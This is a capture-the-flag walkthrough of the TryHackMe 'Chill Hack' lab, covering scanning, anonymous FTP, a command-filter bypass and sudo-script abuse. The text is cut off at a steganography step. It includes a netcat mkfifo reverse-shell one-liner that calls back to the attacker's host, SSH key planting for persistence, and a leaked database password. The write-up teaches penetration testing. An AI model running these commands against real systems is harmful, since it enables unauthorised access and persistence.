Chill Hack

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.23.2
Lets try pinging it

```
ping 10.10.23.2 -c 5
```

```
PING 10.10.23.2 (10.10.23.2) 56(84) bytes of data.
64 bytes from 10.10.23.2: icmp_seq=1 ttl=60 time=158 ms
64 bytes from 10.10.23.2: icmp_seq=2 ttl=60 time=158 ms
64 bytes from 10.10.23.2: icmp_seq=3 ttl=60 time=158 ms
64 bytes from 10.10.23.2: icmp_seq=4 ttl=60 time=354 ms
64 bytes from 10.10.23.2: icmp_seq=5 ttl=60 time=178 ms

--- 10.10.23.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 157.861/201.168/354.146/76.874 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan

```
rustscan -a 10.10.23.2 --ulimit 5000
```

```
rustscan -a 10.10.23.2 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
I don't always scan ports, but when I do, I prefer RustScan.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.23.2:22
Open 10.10.23.2:80
Open 10.10.23.2:21
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-21 19:03 IST
Initiating Ping Scan at 19:03
Scanning 10.10.23.2 [2 ports]
Completed Ping Scan at 19:03, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:03
Completed Parallel DNS resolution of 1 host. at 19:03, 2.55s elapsed
DNS resolution of 1 IPs took 2.55s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:03
Scanning 10.10.23.2 [3 ports]
Discovered open port 21/tcp on 10.10.23.2
Discovered open port 22/tcp on 10.10.23.2
Discovered open port 80/tcp on 10.10.23.2
Completed Connect Scan at 19:03, 0.15s elapsed (3 total ports)
Nmap scan report for 10.10.23.2
Host is up, received conn-refused (0.16s latency).
Scanned at 2024-09-21 19:03:16 IST for 1s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.88 seconds
```

Open ports

```
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
```

```
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets run an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.23.2 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.23.2 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-21 19:05 IST
Nmap scan report for 10.10.23.2
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.94.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_  256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Game Info
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.67 seconds
```

```
Agressive scan

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-syst:
| STAT:
```

```
| FTP server status:
| Connected to ::ffff:10.17.94.2
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.3 - secure, fast, stable
|End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|-rw-r--r-- 1 1001 1001 90 Oct 03 2020 note.txt
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
| 256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_ 256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Game Info
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Some FTP action here lets enumerate that real quick

FTP Enumeration :

Lets login with anonymous username

```
ftp 10.10.23.2
```

```
ftp 10.10.23.2

Connected to 10.10.23.2.
220 (vsFTPd 3.0.3)
Name (10.10.23.2:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Now lets see all the files here

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 03  2020 .
drwxr-xr-x    2 0        115          4096 Oct 03  2020 ..
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp>
```

Now lets get this file on our system with the get command here

```
ftp> get note.txt
```

```
ftp> get note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes).
226 Transfer complete.
90 bytes received in 0.00253 seconds (34.7 kbytes/s)
ftp> quit
221 Goodbye.

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±4 (0.021s)
cat note.txt

Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

Now lets do some directory fuzzing next

Directory Fuzzing :

```
feroxbuster --url http://10.10.23.2 -w /usr/share/wordlists/dirb/common.txt
-t 200 -d 1
```

```
feroxbuster --url http://10.10.23.2 -w /usr/share/wordlists/dirb/common.txt -t 200 -d 1

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😊                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.23.2
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 1
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       14l       82w     4153c http://10.10.23.2/images/img-07_002.png
200      GET       13l       82w     4124c http://10.10.23.2/images/img-05_002.png
200      GET        6l       58w     2443c http://10.10.23.2/images/img-03_003.png
200      GET       15l       83w     4148c http://10.10.23.2/images/img-01_002.png
200      GET        9l       83w     3762c http://10.10.23.2/images/img-02.png
200      GET       49l       63w     1348c http://10.10.23.2/js/3dslider.js
200      GET        7l       67w     2681c http://10.10.23.2/images/img-01_004.png
200      GET       13l      104w     5452c http://10.10.23.2/images/logo.png
200      GET       71l      192w     1644c http://10.10.23.2/css/3dslider.css
200      GET        9l       74w     4151c http://10.10.23.2/images/img-06.png
200      GET       12l       82w     4018c http://10.10.23.2/images/img-04_003.png
200      GET        9l       89w     5372c http://10.10.23.2/images/footer-logo.png
200      GET        6l       60w     2598c http://10.10.23.2/images/img-04_002.png
200      GET       10l       71w     2700c http://10.10.23.2/images/img-05.png
200      GET      359l      891w    19868c http://10.10.23.2/team.html
200      GET      109l      443w    37068c http://10.10.23.2/images/img-1-4.jpg
200      GET      287l      704w     9025c http://10.10.23.2/js/custom.js
200      GET       45l      331w    28476c http://10.10.23.2/images/img-04.png
200      GET       42l      443w    25210c http://10.10.23.2/images/img-1-3.jpg
200      GET      123l      484w    39337c http://10.10.23.2/images/img-1-2.jpg
200      GET      544l     1411w    30279c http://10.10.23.2/blog.html
200      GET     2188l     4179w    37910c http://10.10.23.2/style.css
200      GET        4l       55w     2591c http://10.10.23.2/images/img-02_002.png
200      GET       12l       92w     4417c http://10.10.23.2/images/img-08.png
200      GET        6l       87w     3886c http://10.10.23.2/images/img-03_002.png
200      GET      117l      465w    36457c http://10.10.23.2/images/img-1-1.jpg
200      GET      307l      818w    18301c http://10.10.23.2/contact.html
200      GET     2031l     4527w    42478c http://10.10.23.2/css/custom.css
200      GET      338l     1094w    21339c http://10.10.23.2/about.html
200      GET       51l      319w    27394c http://10.10.23.2/images/img-03.png
200      GET      331l      961w    19718c http://10.10.23.2/news.html
200      GET      644l     1718w    35184c http://10.10.23.2/index.html
301      GET        9l       28w      306c http://10.10.23.2/css => http://10.10.23.2/css/
200      GET        6l     1429w   121200c http://10.10.23.2/css/bootstrap.min.css
301      GET        9l       28w      308c http://10.10.23.2/fonts => http://10.10.23.2/fonts/
200      GET     1137l     6409w   503342c http://10.10.23.2/images/match-banner1.jpg
200      GET      899l     4933w   375985c http://10.10.23.2/images/img-05.jpg
200      GET      841l     5737w   195294c http://10.10.23.2/images/loading-img.gif
301      GET        9l       28w      309c http://10.10.23.2/images => http://10.10.23.2/images/
301      GET        9l       28w      305c http://10.10.23.2/js => http://10.10.23.2/js/
200      GET      240l     3757w   285530c http://10.10.23.2/js/all.js
200      GET     2441l    12116w   971542c http://10.10.23.2/images/img-03_003.jpg
200      GET     2247l    12799w  1079277c http://10.10.23.2/images/img-07.jpg
200      GET      364l      832w     8925c http://10.10.23.2/css/responsive.css
301      GET        9l       28w      309c http://10.10.23.2/secret => http://10.10.23.2/secret/
200      GET        0l        0w   847924c http://10.10.23.2/images/img-01_002.jpg
200      GET        0l        0w  1235757c http://10.10.23.2/images/img-02_003.jpg
200      GET      644l     1718w    35184c http://10.10.23.2/
[####################] - 11s     4675/4675    0s      found:48      errors:59
[####################] - 10s     4614/4614    457/s   http://10.10.23.2/
```


Directories

200 GET 14l 82w 4153c http://10.10.23.2/images/img-07_002.png
200 GET 13l 82w 4124c http://10.10.23.2/images/img-05_002.png
200 GET 6l 58w 2443c http://10.10.23.2/images/img-03_003.png
200 GET 15l 83w 4148c http://10.10.23.2/images/img-01_002.png
200 GET 9l 83w 3762c http://10.10.23.2/images/img-02.png
200 GET 49l 63w 1348c http://10.10.23.2/js/3dslider.js
200 GET 7l 67w 2681c http://10.10.23.2/images/img-01_004.png
200 GET 13l 104w 5452c http://10.10.23.2/images/logo.png
200 GET 71l 192w 1644c http://10.10.23.2/css/3dslider.css
200 GET 9l 74w 4151c http://10.10.23.2/images/img-06.png
200 GET 12l 82w 4018c http://10.10.23.2/images/img-04_003.png
200 GET 9l 89w 5372c http://10.10.23.2/images/footer-logo.png
200 GET 6l 60w 2598c http://10.10.23.2/images/img-04_002.png
200 GET 10l 71w 2700c http://10.10.23.2/images/img-05.png
200 GET 359l 891w 19868c http://10.10.23.2/team.html
200 GET 109l 443w 37068c http://10.10.23.2/images/img-1-4.jpg
200 GET 287l 704w 9025c http://10.10.23.2/js/custom.js
200 GET 45l 331w 28476c http://10.10.23.2/images/img-04.png
200 GET 42l 443w 25210c http://10.10.23.2/images/img-1-3.jpg
200 GET 123l 484w 39337c http://10.10.23.2/images/img-1-2.jpg
200 GET 544l 1411w 30279c http://10.10.23.2/blog.html
200 GET 2188l 4179w 37910c http://10.10.23.2/style.css
200 GET 4l 55w 2591c http://10.10.23.2/images/img-02_002.png
200 GET 12l 92w 4417c http://10.10.23.2/images/img-08.png
200 GET 6l 87w 3886c http://10.10.23.2/images/img-03_002.png
200 GET 117l 465w 36457c http://10.10.23.2/images/img-1-1.jpg
200 GET 307l 818w 18301c http://10.10.23.2/contact.html
200 GET 2031l 4527w 42478c http://10.10.23.2/css/custom.css
200 GET 338l 1094w 21339c http://10.10.23.2/about.html
200 GET 51l 319w 27394c http://10.10.23.2/images/img-03.png
200 GET 331l 961w 19718c http://10.10.23.2/news.html
200 GET 644l 1718w 35184c http://10.10.23.2/index.html
301 GET 9l 28w 306c http://10.10.23.2/css ⇒
http://10.10.23.2/css/
200 GET 6l 1429w 121200c http://10.10.23.2/css/bootstrap.min.css
301 GET 9l 28w 308c http://10.10.23.2/fonts ⇒
http://10.10.23.2/fonts/
200 GET 1137l 6409w 503342c http://10.10.23.2/images/match-

```
banner1.jpg
200 GET 899l 4933w 375985c http://10.10.23.2/images/img-05.jpg
200 GET 841l 5737w 195294c http://10.10.23.2/images/loading-
img.gif
301 GET 9l 28w 309c http://10.10.23.2/images ⇒
http://10.10.23.2/images/
301 GET 9l 28w 305c http://10.10.23.2/js ⇒ http://10.10.23.2/js/
200 GET 240l 3757w 285530c http://10.10.23.2/js/all.js
200 GET 2441l 12116w 971542c http://10.10.23.2/images/img-
03_003.jpg
200 GET 2247l 12799w 1079277c http://10.10.23.2/images/img-07.jpg
200 GET 364l 832w 8925c http://10.10.23.2/css/responsive.css
301 GET 9l 28w 309c http://10.10.23.2/secret ⇒
http://10.10.23.2/secret/
200 GET 0l 0w 847924c http://10.10.23.2/images/img-01_002.jpg
200 GET 0l 0w 1235757c http://10.10.23.2/images/img-02_003.jpg
200 GET 644l 1718w 35184c http://10.10.23.2/
```


Now lets see web application now

Web Application :



Nothing in the source code as well lets now see the /secret page that seems only the interesting one here

Now lets try to run ls to see if we can find files here



It did say that there is some filtering going on here
Two ways i think we can break through this

1. we can use the $IFS to add a space after the command
2. We can use the escaping character \ to get the command to execute

Both of these work btw

$IFS first

and the \ character now

Im gonna use the \ one from here on out as for every space we have to add the $IFS and we only need to use only one escaping character here

---

Gaining Access :

Now we can execute any command here
bash revshell didnt work for me here

Lets run the netcat revshell to get a shell

First start a listener

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now put in this to get a revshell here

```
r\m /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.17.94.2 9001
>/tmp/f
```

And we get our revshell here

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.23.2 47694
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lets upgrade this

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.23.2 47694
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/secret$ ^Z
[1]  + 26309 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)
stty raw -echo;fg

[1]  + 26309 continued  nc -lvnp 9001

www-data@ubuntu:/var/www/html/secret$ export TERM=xterm
www-data@ubuntu:/var/www/html/secret$
```

Lateral PrivEsc - 1 :

Lets see the sudo permissions here

```
www-data@ubuntu:/var/www/html/secret$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ubuntu:/var/www/html/secret$
```

Lets see the content of this script here

```
www-data@ubuntu:/var/www/html/secret$ cat /home/apaar/.helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
www-data@ubuntu:/var/www/html/secret$
```

This should be easy to break as $msg is just a vulnerability here

```
www-data@ubuntu:/var/www/html/secret$ sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: /bin/sh
Hello user! I am /bin/sh,  Please enter your message: /bin/sh


id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
```

Lets make the shell a bit stable

```
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
python3 -c 'import pty; pty.spawn("/bin/bash")'
apaar@ubuntu:/var/www/html/secret$ id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
apaar@ubuntu:/var/www/html/secret$
```

Here is the local.txt

```
apaar@ubuntu:/var/www/html/secret$ cd
apaar@ubuntu:~$ ls -al
total 44
drwxr-xr-x 5 apaar apaar 4096 Oct  4  2020 .
drwxr-xr-x 5 root  root  4096 Oct  3  2020 ..
-rw------- 1 apaar apaar    0 Oct  4  2020 .bash_history
-rw-r--r-- 1 apaar apaar  220 Oct  3  2020 .bash_logout
-rw-r--r-- 1 apaar apaar 3771 Oct  3  2020 .bashrc
drwx------ 2 apaar apaar 4096 Oct  3  2020 .cache
drwx------ 3 apaar apaar 4096 Oct  3  2020 .gnupg
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh
-rw------- 1 apaar apaar  817 Oct  3  2020 .viminfo
-rw-rw---- 1 apaar apaar   46 Oct  4  2020 local.txt
apaar@ubuntu:~$
```

Lets upgrade the shell a bit more lets add a ssh key in the authorized keys under .ssh

First make your own ssh keys

```
ssh-keygen -f apaar

Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in apaar
Your public key has been saved in apaar.pub
The key fingerprint is:
SHA256:fd+BVTq8kbUtOOErNInz369qYbEHoynzEveva0ugKv4 pks@ArchLinux
The key's randomart image is:
+--[ED25519 256]--+
|            .   o|
|         . o + ++|
|        o + + Bo.|
|         = .+oo= |
|        S =oo*.. |
|        +.+=+o...|
|        .* oooo .|
|    .  .. ..+  . |
|   ..oE  . o=*o..|
+----[SHA256]-----+
```

Now lets just the content of apaar.pub in the authorized_keys under .ssh in apaar's home directory

```
wUCNkaE1ox6+i4klzKxZXuhe6nU pks@ArchLinux" > authorized_keys AAIFfFVOhDMoG85KmAWw
apaar@ubuntu:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFfFVOhDMoG85KmAWwUCNkaE1ox6+i4klzKxZXuhe6nU pks@ArchLinux
apaar@ubuntu:~/.ssh$
```

The above line is ugly as it got wrapped around but lets now get in with ssh now

```
~/Testing/TryHackMe (3.977s)
ssh -i apaar apaar@10.10.23.2

The authenticity of host '10.10.23.2 (10.10.23.2)' can't be established.
ED25519 key fingerprint is SHA256:mDI9eoI+sD1gmuE1Vl2iLvyVIopHnZlbAEFxr82BFwc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:78: 10.10.37.163
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.23.2' (ED25519) to the list of known hosts.
```

```
apaar@ubuntu:~ (0.032s)
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Sep 21 14:03:05 UTC 2024

  System load:  0.0               Processes:              114
  Usage of /:   24.8% of 18.57GB  Users logged in:        0
  Memory usage: 20%               IP address for eth0:    10.10.23.2
  Swap usage:   0%                IP address for docker0: 172.17.0.1


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.
```

```
apaar@ubuntu ~
```

Lateral PrivEsc - 2 :

U can run linpeas to find it has mysql running it is a rabbit hole trust me

Also found something running on 9001
so i found this folder under /var/www called files

```
apaar@ubuntu ~ (0.165s)
cd /var/www/
```

```
apaar@ubuntu /var/www (0.181s)
ls -al
total 16
drwxr-xr-x  4 root root 4096 Oct  3  2020 .
drwxr-xr-x 14 root root 4096 Oct  3  2020 ..
drwxr-xr-x  3 root root 4096 Oct  3  2020 files
drwxr-xr-x  8 root root 4096 Oct  3  2020 html
```

Now here im curios cuz html here is the site we are looking at but this is the one that is running on 9001

Lets see what it has

```
apaar@ubuntu:/var/www/files (0.272s)
ls -al
total 28
drwxr-xr-x 3 root root 4096 Oct  3  2020 .
drwxr-xr-x 4 root root 4096 Oct  3  2020 ..
-rw-r--r-- 1 root root  391 Oct  3  2020 account.php
-rw-r--r-- 1 root root  453 Oct  3  2020 hacker.php
drwxr-xr-x 2 root root 4096 Oct  3  2020 images
-rw-r--r-- 1 root root 1153 Oct  3  2020 index.php
-rw-r--r-- 1 root root  545 Oct  3  2020 style.css
```

```
apaar@ubuntu /var/www/files (0.313s)
cat index.php
<html>
<body>
<?php
        if(isset($_POST['submit']))
        {
                $username = $_POST['username'];
                $password = $_POST['password'];
                ob_start();
                session_start();
                try
                {
                        $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
                        $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
                }
                catch(PDOException $e)
                {
```

So the mysql password here its a rabbit hole trust me

Lets see the hacker.php file here

```
apaar@ubuntu /var/www/files (0.312s)
cat hacker.php
<html>
<head>
<body>
<style>
body {
  background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');
}
h2
{
        color:red;
        font-weight: bold;
}
h1
{

        color: yellow;
        font-weight: bold;
}
</style>
<center>
        <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
        <h1 style="background-color:red;">You have reached this far. </h2>
        <h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
</center>
</head>
</html>
```

Now lets make a python server here so we can see what is going on here

```
apaar@ubuntu /var/www/files
python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Lets see this page now

Lets download this hacker-with laptop image using curl

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±3 (0.681s)
wget http://10.10.23.2:8888/images/hacker-with-laptop_23-2147985341.jpg

--2024-09-21 19:41:11--  http://10.10.23.2:8888/images/hacker-with-laptop_23-2147985341.jpg
Connecting to 10.10.23.2:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68841 (67K) [image/jpeg]
Saving to: 'hacker-with-laptop_23-2147985341.jpg'

hacker-with-laptop_23-2147985341.jpg                100%[=================================================

2024-09-21 19:41:12 (210 KB/s) - 'hacker-with-laptop_23-2147985341.jpg' saved [68841/68841]


~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±4 (0.019s)
ls
 aggressiveScan.txt   allPortScan.txt  'Chill Hack.md'   hacker-with-laptop_23-2147985341.jpg   note.txt
```

Lets run steghide against this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±4 (0.909s)
